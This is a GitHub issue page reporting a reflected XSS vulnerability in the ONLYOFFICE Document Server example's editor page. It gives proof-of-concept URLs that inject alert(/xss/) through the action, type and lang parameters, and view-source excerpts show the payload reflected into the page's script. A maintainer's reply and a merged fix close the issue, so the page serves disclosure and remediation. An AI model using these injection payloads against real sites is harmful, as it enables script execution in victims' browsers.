ONLYOFFICE / document-server-integration Public

Code | Issues 3 | Pull requests 6 | Actions | Security | Insights

New issue

Jump to bottom

[Vulnerability Report] XSS vulnerability in ONLYOFFICE Document Server Example before v7.0.0 , allows remote attackers inject arbitrary HTML or JavaScript #252

Closed **Bruce-C1** opened this issue on Jan 28 · 1 comment · Fixed by #253

Assignees

Labels bug

Bruce-C1 commented on Jan 28

Vulnerability Summary

XSS vulnerability in ONLYOFFICE Document Server Example before v7.0.0 , allows remote attackers inject arbitrary HTML or JavaScript.

Vulnerability Url


http://server.domain/example/editor?action=19319874%22%3E%3C/script%3E%3Cscript%3Ealert(/xss/)%3C/script%3E
http://server.domain/example/editor?fileName=new.docx&type=19874%22%3E%3C/script%3E%3Cscript%3Ealert(/xss/)%3C/script%3E
http://server.domain/example/editor?lang=11111%22%3E%3C/script%3E%3Cscript%3Ealert(/xss/)%3C/script%3E

Vulnerability Description

The XSS vulnerability is in several parameters of the path '/example/editor' in ONLYOFFICE Document Server before v7.0.0.

Test Server Version: 7.0.0 Build:132


##Steps To Reproduce
Vulnerability param: action
Vulnerability URL:
http://server.domain/example/editor?action=19319874%22%3E%3C/script%3E%3Cscript%3Ealert(/xss/)%3C/script%3E



10.88.83.201/example/editor?action=19319874"></script><script>alert(/xss/)</script>

10.88.83.201


/xss/



view-source:http://10.88.83.201/example/editor?action=19319874"%3E%3C/script%3E%3Cscript%3Eal

```
            "modifyContentControl": true,
            "review": false,
            "reviewGroups": null,
            "commentGroups": {}
        }
 },
 "editorConfig": {
        "actionLink": 19319874"></script><script>alert(/xss/)</script>,
        "mode": "view",
        "lang": "en",
        "callbackUrl": "http://10.88.83.201/example/track?filename=&useraddress=[illegible]",
        "createUrl": "http://10.88.83.201/example/editor?fileExt=docx&userid=uid-1&type=undefined&lang=en",
        "templates": [{"image":"","title":"Blank","url":"http://10.88.83.201/example/editor?fileExt=docx&userid=uid-1&
        "user": {
            "group": "",
            "id": "uid-1",
            "name": "John Smith"
        },
        "embedded": {
```


Vulnerability param: type
Vulnerability URL:
http://server.domainexample/editor?fileName=new.docx&type=19874%22%3E%3C/script%3E%3Cscript%3Ealert(/xss/)%3C/script%3E



10.88.83.201/example/editor?fileName=new.docx&type=19874"></script><script>alert(/xss/

10.88.83.201

/xss/




view-source:http://10.88.83.201/example/editor?fileName=new.docx&type=19874"%3E%3C/script%3E

```
                innerAlert(JSON.parse(xhr.responseText).file, true);
            }
        }

        var config = {"width": "100%",
"height": "100%",
"type": "19874"></script><script>alert(/xss/)</script>",
"documentType": "word",
"token": "",
"document": {
    "title": "new.docx",
    "url": "http://10.88.83.201/example/download?fileName=new.docx&useraddress=   ",
    "fileType": "docx",
    "key": "        .ttp___10.88.83.201_example_files_10.88.83.253_new.docx1643078997556",
    "info": {
        "owner": "Me",
        "uploaded": "Tue Jan 25 2022",
        "favorite": null
    },
```


Vulnerability param: lang
Vulnerability URL:
http://server.domain/example/editor?lang=11111%22%3E%3C/script%3E%3Cscript%3Ealert(/xss/)%3C/script%3E



10.88.83.201/example/editor?lang=11111"></script><script>alert(/xss/)</script>

10.88.83.201

/xss/



view-source:http://10.88.83.201/example/editor?lang=11111"%3E%3C/script%3E%3Cscript%3

```
        "reviewGroups": null,
        "commentGroups": {}
    }
},
"editorConfig": {
    "actionLink": null,
    "mode": "view",
    "lang": "11111"></script><script>alert(/xss/)</script>",
    "callbackUrl": "http://10.88.83.201/example/track?filename=&useraddress=1[redacted]",
    "createUrl": "http://10.88.83.201/example/editor?fileExt=docx&userid=uid-1&type=undefined&lang=11111\"></script><s
    "templates": [{"image":"","title":"Blank","url":"http://10.88.83.201/example/editor?fileExt=docx&userid=uid-1&type
    "user": {
        "group": "",
        "id": "uid-1",
        "name": "John Smith"
    },
    "embedded": {
        "saveUrl": "http://10.88.83.201/example/files/10.88[redacted]/",
        "embedUrl": "http://10.88.83.201/example/files/10.8[redacted]/",
```

Vulnerability Solution

Close the test example in Document Server

→ **LinneyS** transferred this issue from ONLYOFFICE/DocumentServer on Jan 28

LinneyS added the bug label on Jan 28

LinneyS assigned **olejiksin** on Jan 28

ViktorD58 commented on Jan 28

In this scenario, the example is used to exploit this vulnerability, but it is a code example of a Document Management System that is used for testing purposes only and is not used in a production environment.

Document Server's example is disabled by default and is not accessible without enabling it first.

There is no such vulnerability present in a fully-fledged and integrated Document Server.

LinneyS linked a pull request on Feb 6 that will close this issue

fix xss vulnerability #253 Merged

LinneyS closed this as completed on Feb 6

Assignees

olejiksin

Labels

bug

Projects

None yet

Milestone

No milestone

Development

Successfully merging a pull request may close this issue.

fix xss vulnerability
ONLYOFFICE/document-server-integration

4 participants